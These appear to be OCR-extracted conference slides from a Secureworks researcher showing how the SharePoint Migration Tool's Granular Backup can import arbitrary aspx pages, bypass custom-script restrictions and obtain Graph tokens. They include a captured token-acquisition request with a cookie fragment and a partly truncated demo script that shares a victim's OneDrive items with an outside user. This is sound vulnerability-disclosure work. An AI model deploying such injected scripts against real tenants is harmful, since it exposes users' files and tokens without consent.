  <File Url="Style Library/Forms/EditForm.aspx" Id="73e6c285-54af-4628-b4bc-636788a47553" ParentWebId="3a15fe51-d2cb-4b4
    <WebParts>
      <WebPart Name="1ba6637f-e85c-4f0e-acd2-a99bdb7cf94e" DisplayName="" Flags="1048576" Hidden="false" Threaded=
    </WebParts>
  </File>
</SPObject>
<SPObject Id="6b1e3312-0d2c-4ddb-8872-939e1bc8adcb" ObjectType="SPFile" ParentId="2feddf69-2280-450d-89b8-d9c4b3de29b1"
  <File Url="Style Library/Forms/repair.aspx" Id="6b1e3312-0d2c-4ddb-8872-939e1bc8adcb" ParentWebId="3a15fe51-d2cb-4b4
    <WebParts>
      <WebPart Name="e9727c7b-1ce1-4464-acf3-b1249c83d29c" DisplayName="$Resources:Core,Relink_documents," Flags="
    </WebParts>
  </File>
</SPObject>
<SPObject Id="b8590518-372c-48b2-9a59-3da2f62f2ea4" ObjectType="SPFile" ParentId="2feddf69-2280-450d-89b8-d9c4b3de29b1"
  <File Url="Style Library/Forms/Thumbnails.aspx" Id="b8590518-372c-48b2-9a59-3da2f62f2ea4" ParentWebId="3a15fe51-d2cb-4b4
    <WebParts>
      <WebPart Name="965f75bb-8aff-45cb-ab12-53c4c5e65cf9" DisplayName="assetLibTemp" Flags="13" Hidden="true" Thr
    </WebParts>
  </File>
</SPObject>
```

aspx file!



Conclusion & hypothesis

- SPMT is using Granular Backup
- Granular Backup allows importing any site content (incl. aspx files)
- Therefore, we can replace design files using SPMT API

Custom script

What custom script can do

Every script that runs in a SharePoint page (whether it's an HTML page in a document library or a JavaScript in a Script Editor Web Part) always runs in the context of the user visiting the page and the SharePoint application. This means:

- Scripts have access to everything the user has access to.
- Scripts can access content across several Microsoft 365 services and even beyond with Microsoft Graph integration.

- Custom scripts are prevented by default

Custom Script

Control whether users can run custom script on personal sites and self-service created sites. Note: changes to this setting might take up to 24 hours to take effect.

For more information, see
<https://go.microsoft.com/fwlink/?LinkId=397546>

- ☒ Prevent users from running custom script on personal sites
- ☐ Allow users to run custom script on personal sites
- ☒ Prevent users from running custom script on self-service created sites
- ☐ Allow users to run custom script on self-service created sites

<https://learn.microsoft.com/en-us/sharepoint/allow-or-prevent-custom-script>

Cross Site Scripting (XSS)??

For security reasons, browsers restrict cross-origin HTTP requests initiated from scripts. For example, XMLHttpRequest and the Fetch API follow the same-origin policy. This means that a web application using those APIs can only request resources from the same origin the application was loaded from unless the response from other origins includes the right CORS headers.

```
Origin: https://aadinternalsdev.sharepoint.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```


Tokens are retrieved using an internal API

To acquire a valid access token, GraphHttpClient issues a web request to the /_api/SP.OAuth.Token/Acquire endpoint. This API is for internal use. You should not communicate with it directly in your solutions.

```
POST https://aadinternalsdev.sharepoint.com/sites/SPMTPOC2/_api/SP.OAuth.Token/Acquire HTTP/1.1
Host: aadinternalsdev.sharepoint.com
Connection: keep-alive
Content-Length: 43
Cookie: SPOIDCRL=//u/PD94bwwgdmVyc2IvbJ01MS4wI1B1bmNVZGluZZU1dXRmLTg1Pz48U1A+VjEyLDBoLmZ8bwVtYmV
{"resource": "https://graph.microsoft.com"}|
```



SPMT bypasses custom script settings





TRENDIZISST

Abusing SPMT 2nd generation: Demo!

```
new 1 - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
new 1 13
1 <script
2   type="text/javascript"
3   src="/_layouts/15/SPMT.DEMO.Import-
4 </script>
5 <script
6   type="text/javascript"
7   src="/_layouts/15/SPMT.DEMO.Import-
8 </script>
9 <script
10  type="text/javascript"
11  src="/_layouts/15/SPMT.DEMO.Import-
12 </script>
13
14 <script type="text/javascript">
15 <script type="text/javascript">
16
17 // Global variables
18 var userProfileProperty
19 var accessToken;
20 var shareWith = "diego";
21 var message = "Brought
22
23 // Share all one drive
24 function shareMyOneDrive
25   var clientContext =
26   this.oWebsite = clientContext.load
27   clientContext.load
28
29 //Get Instance of
30 var peopleManager =
31
32 //Get properties of
33 userProfileProperty
34 clientContext.load
35
36 // Execute the query
37 clientContext.executeQuery
38   Function.create
39   );
40
41
42 // Share the items
43 function shareItems(data)
44 {
45   data.value.forEach(function(item) {
46
47     $.ajax({
48       url: "https://graph.microsoft.com/v1.0/me/drive/items/" + item.id +
49       type: "POST",
50     });
51   });
52 }
```

PS C:\Users\Administrator\Documents\SPMT DEMO> Import-Module .\SPMT.DEMO.ps1

v0.8.1 by @DrAzureAD (Nestori Syynimaa)

PS C:\Users\Administrator\Documents\SPMT DEMO>

SPMT DEMO

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Communicating with Microsoft

 **Dr. Nestori Syynimaa** ✓ @DrAzureAD · Apr 6 ...

Sometimes it feels that me and MSRC have some communication issues.

Me: Reports a vulnerability (feature) that enables Spoofing & Tampering with attacks
MSRC: That's by-design
Me: Reports that the vulnerability (feature) enables also XSS & EoP attacks
MSRC: That's spoofing
Me: ?... [Show more](#)

Your case [REDACTED] has the following assessment:

- Severity: Important
- Security Impact: Spoofing

Promote

8 4 46 20.6K

- SP.OAuth.Token

HTTP/1.1 400 Bad Request

```
{
  "odata.error": {
    "code": "10001",
    "message": {
      "lang": "en-US",
      "value": "Missing refresh token."
    },
    "error.redirectUrl": "https://aadinternalsdev.sha
  }
}
```





Questions?

Secureworks®